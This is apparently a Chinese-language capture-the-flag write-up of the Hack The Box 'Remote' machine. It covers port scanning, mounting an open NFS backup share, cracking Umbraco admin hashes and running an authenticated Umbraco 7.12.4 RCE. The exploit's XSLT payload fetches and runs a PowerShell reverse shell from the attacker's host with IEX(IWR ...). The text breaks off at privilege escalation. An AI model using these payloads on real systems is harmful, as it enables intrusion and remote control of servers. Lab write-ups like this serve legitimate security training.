
Remote(完成),mount掛載、umbraco RCE、提權[UsoSvc、TeamViewer]

```
└──# nmap -sCV -A -p 21,80,111,135,139,445,2049,5985,47001 10.10.10.180
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-28 04:37 PDT
Nmap scan report for 10.10.10.180
Host is up (0.22s latency).

PORT      STATE SERVICE       VERSION
21/tcp    open  ftp           Microsoft ftpd
| ftp-syst: 
|_  SYST: Windows_NT
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
80/tcp    open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Home - Acme Widgets
111/tcp   open  rpcbind       2-4 (RPC #100000)
| rpcinfo: 
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/tcp6  rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  2,3,4        111/udp6  rpcbind
|   100003  2,3         2049/udp   nfs
|   100003  2,3         2049/udp6  nfs
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/tcp6  nfs
|   100005  1,2,3       2049/tcp   mountd
|   100005  1,2,3       2049/tcp6  mountd
|   100005  1,2,3       2049/udp   mountd
|   100005  1,2,3       2049/udp6  mountd
|   100021  1,2,3,4     2049/tcp   nlockmgr
|   100021  1,2,3,4     2049/tcp6  nlockmgr
|   100021  1,2,3,4     2049/udp   nlockmgr
|   100021  1,2,3,4     2049/udp6  nlockmgr
|   100024  1           2049/tcp   status
|   100024  1           2049/tcp6  status
|   100024  1           2049/udp   status
|_  100024  1           2049/udp6  status
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
```

```
445/tcp   open  microsoft-ds?
2049/tcp  open  nlockmgr      1-4 (RPC #100021)
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Microsoft Windows Server 2019 (96%), Microsoft Windows 10 1709 - 1909 (93%), Microsoft Windows Server 2012 (92%), Microsoft Windows Vista SP1 (92%), Microsoft Windows Longhorn (92%), Microsoft Windows 10 1709 - 1803 (91%), Microsoft Windows 10 1809 - 2004 (91%), Microsoft Windows Server 2012 R2 (91%), Microsoft Windows Server 2012 R2 Update 1 (91%), Microsoft Windows Server 2016 build 10586 - 14393 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2024-04-28T12:38:37
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
|_clock-skew: 59m59s

TRACEROUTE (using port 80/tcp)
HOP RTT       ADDRESS
1   249.23 ms 10.10.14.1
2   249.41 ms 10.10.10.180

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 232.17 seconds
```

21、135、445 找不到資料

80port
此網站有很多umbraco字眼，內容管理系統（CMS）



2/19/2020 cg16 codegarden umbraco

Now it gets exciting

Donec sollicitudin molestie malesuada. Vivamus suscipit tortor eget felis porttitor volutpat. Sed porttitor lectus nibh.

2/19/2020 great umbraco

This will be great

Proin eget tortor risus. Curabitur arcu erat, accumsan id imperdiet et, porttitor at sem. Vivamus magna justo, lacinia eget consectetur sed


2/19/2020 demo umbraco starter kit

My Blog Post

Lorem ipsum dolor sit amet, consectetur adipiscing elit. Nulla quis lorem ut libero malesuada feugiat. Donec rutrum congue leo eget malesuada. Donec

內容管理系統（CMS）	作業系統
Umbraco	Windows Server
JavaScript 框架	內容傳遞網路（CDN）
AngularJS 1.1.5	jQuery CDN
影音播放器	Microsoft Ajax Content Delivery Network
YouTube	地圖
字型	Google Maps
Google Font API	JavaScript 函式庫
網頁框架	jQuery 1.13.1
Microsoft ASP.NET	jQuery UI 1.11.4

有找到很多漏洞，但找不到版本，先找其他資訊。



```
└─# searchsploit umbraco

 Exploit Title

Umbraco CMS - Remote Command Execution (Metasploit)
Umbraco CMS 7.12.4 - (Authenticated) Remote Code Execution
Umbraco CMS 7.12.4 - Remote Code Execution (Authenticated)
Umbraco CMS 8.9.1 - Directory Traversal
Umbraco CMS SeoChecker Plugin 1.9.2 - Cross-Site Scripting
Umbraco v8.14.1 - 'baseUrl' SSRF
```


在http://10.10.10.180/people/ 找到一堆人物，猜測可能有Username

```
Jan Skovgaard
Matt Brailsford
Twitter Instagram
Lee Kelleher
Jeavon Leopold
Jeroen Breuer
```

找到登入介面URL：http://10.10.10.180/umbraco/#/login


2049Port nlockmgr

參考：https://book.hacktricks.xyz/network-services-pentesting/nfs-service-pentesting



```
┌──(root㉿kali)-[~/htb/Remote]
└─# showmount -e 10.10.10.180
Export list for 10.10.10.180:
/site_backups (everyone)
```


進行掛載`mount -t nfs 10.10.10.180:/site_backups /root/htb/Remote`



```
└─# ls
App_Browsers  App_Plugins    bin     css           Global.asax  scripts  Umbraco_Client  Web.config
App_Data      aspnet_client  Config  default.aspx  Media        Umbraco  Views
```

使用`find . -type f 2>/dev/null`

在茫茫大海中，找到特殊檔案，疑似Email帳號資訊




```
┌──(root㉿kali)-[~/htb/Remote/App_Data]
└─# strings Umbraco.sdf
Administratoradmindefaulten-US
Administratoradmindefaulten-USb22924d5-57de-468e-9df4-0961cf6aa30d
Administratoradminb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}en-USf8512f97-cab1-4a4b-a49f-0a2054c47a1d
adminadmin@htb.localb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}admin@htb.localen-USfeb1a998-d3bf-406a-b30b-e269d7abdf50
adminadmin@htb.localb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}admin@htb.localen-US82756c26-4321-4d27-b429-1b5c7c4f882f
smithsmith@htb.localjxDUCcruzN8rSRlqnfmvqw=AIKYyl6Fyy29KA3htB/ERiyJUAdpTtFeTpnIk9CiHts={"hashAlgorithm":"HMACSHA256"}smith@htb.localen-US7e39df83-5e64-4b93-9702-ae257a9b9749-a054-27463ae58b8e
ssmithsmith@htb.localjxDUCcruzN8rSRlqnfmvqw=AIKYyl6Fyy29KA3htB/ERiyJUAdpTtFeTpnIk9CiHts={"hashAlgorithm":"HMACSHA256"}smith@htb.localen-US7e39df83-5e64-4b93-9702-ae257a9b9749
ssmithssmith@htb.local8+xXICbPe7m5NQ22HfcGlg=RF9OLinww9rd2PmaKUpLteR6vesD2MtFaBKe1zL5SXA={"hashAlgorithm":"HMACSHA256"}ssmith@htb.localen-US3628acfb-a62c-4ab0-93f7-5ee9724c8d32
@{pv
qpkaj
```

```
剔除相同後
username : admin@htb.local
passwd : b8be16afba8c314ad33d812f22a04991b90e2aaa
{"hashAlgorithm":"SHA1"}

username : smithsmith@htb.local
passwd :
jxDUCcruzN8rSRlqnfmvqw==AIKYyl6Fyy29KA3htB/ERiyJUAdpTtFeTpnIk9CiHts=
{"hashAlgorithm":"HMACSHA256"}
```

進行爆破`hashcat -m 100 passwd /usr/share/wordlists/rockyou.txt`

```
以下帳密猜測80port使用(正確)
username : admin@htb.local
passwd : baconandcheese
```

找到系統版本，依前面找到的漏洞測試



admin


Umbraco version 7.12.4 assembly: 1.0.6879.21982

使用腳本46153.py，

將proc.StartInfo.FileName = "calc.exe"改成"cmd.exe"

將string cmd = ""; 裡面放需要指令"/c ping 10.10.14.4"進行測試(成功)

- /c參數用於指示命令提示字元執行完命令後退出




```
# Execute a calc for the PoC
payload = '<?xml version="1.0"?><xsl:stylesheet version="1.0" \
xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:msxsl="urn:schemas-micro
soft-com:xslt" \
xmlns:csharp_user="http://csharp.mycompany.com/mynamespace">\
<msxsl:script language="C#" implements-prefix="csharp_user">public string xml()
 \
{ string cmd = "/c ping 10.10.14.4"; System.Diagnostics.Process proc = new Syst
em.Diagnostics.Process();\
 proc.StartInfo.FileName = "cmd.exe"; proc.StartInfo.Arguments = cmd;\
 proc.StartInfo.UseShellExecute = false; proc.StartInfo.RedirectStandardOutput
= true; \
 proc.Start(); string output = proc.StandardOutput.ReadToEnd(); return output;
} \
 </msxsl:script><xsl:template match="/"> <xsl:value-of select="csharp_user:xml(
)"/>\
 </xsl:template> </xsl:stylesheet> ';

login = "admin@htb.local";
password="baconandcheese";
host = "http://10.10.10.180";
```

```
└─# tcpdump -i tun0 icmp
tcpdump: verbose output suppressed, use -v
[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP),
 snapshot length 262144 bytes
02:30:39.796424 IP 10.10.10.180 > 10.10.14
.4: ICMP echo request, id 1, seq 33, lengt
h 40
02:30:39.796537 IP 10.10.14.4 > 10.10.10.1
80: ICMP echo reply, id 1, seq 33, length
40
02:30:40.838299 IP 10.10.10.180 > 10.10.14.4: ICMP echo request, id 1, seq
 34, length 40
02:30:40.838315 IP 10.10.14.4 > 10.10.10.180: ICMP echo reply, id 1, seq 3
4, length 40
02:30:41.861314 IP 10.10.10.180 > 10.10.14.4: ICMP echo request, id 1, seq
 35, length 40
02:30:41.861396 IP 10.10.14.4 > 10.10.10.180: ICMP echo reply, id 1, seq 3
5, length 40
^C
6 packets captured
6 packets received by filter
```

拿一個程式將從我的主機(kali)下載 PowerShell 反向 shell 並執行它
參考：https://github.com/samratashok/nishang

腳本資料位置：`/usr/share/nishang/Shells/Invoke-PowerShellTcp.ps1`

需修改參數＋放在腳本最底下




```
.EXAMPLE
Invoke-PowerShellTcp -Reverse -IPAddress 10.10.14.4 -Port 9200
```

修改腳本`46153.py`參數


```
1. string cmd = "IEX(IWR http://10.10.14.4:8000/shell.ps1 -
UseBasicParsing)";
2. proc.StartInfo.FileName = "powershell.exe";
```

反彈成功



```
└─# nc -lnvp 5555
listening on [any] 5555 ...
ls
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.180] 49972
Windows PowerShell running as user REMOTE$ on REMOTE
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\windows\system32\inetsrv>

    Directory: C:\windows\system32\inetsrv
```


user flag



```
PS C:\Users\Public\Desktop> type user.txt
d67fd885a7f14c5d3d6d2dd9fc974bc8
PS C:\Users\Public\Desktop>
```


提權

systeminfo 無版本提權漏洞



```
OS Name:                   Microsoft Windows Server 2019 Standard
OS Version:                10.0.17763 N/A Build 17763
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00429-00521-62775-AA801
Original Install Date:     2/19/2020, 4:03:29 PM
System Boot Time:          8/26/2020, 2:40:18 AM
System Manufacturer:       VMware, Inc.
System Model:              VMware7,1
System Type:               x64-based PC
Processor(s):              4 Processor(s) Installed.
                           [01]: AMD64 Family 23 Model 49 Stepping 0 AuthenticAMD ~2994 Mhz
                           [02]: AMD64 Family 23 Model 49 Stepping 0 AuthenticAMD ~2994 Mhz
                           [03]: AMD64 Family 23 Model 49 Stepping 0 AuthenticAMD ~2994 Mhz
                           [04]: AMD64 Family 23 Model 49 Stepping 0 AuthenticAMD ~2994 Mhz
BIOS Version:              VMware, Inc. VMW71.00V.13989454.B64.1906190538, 6/19/2019
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC-05:00) Eastern Time (US & Canada)
Total Physical Memory:     4,095 MB
Available Physical Memory: 2,633 MB
Virtual Memory: Max Size:  4,799 MB
Virtual Memory: Available: 3,459 MB
Virtual Memory: In Use:    1,340 MB
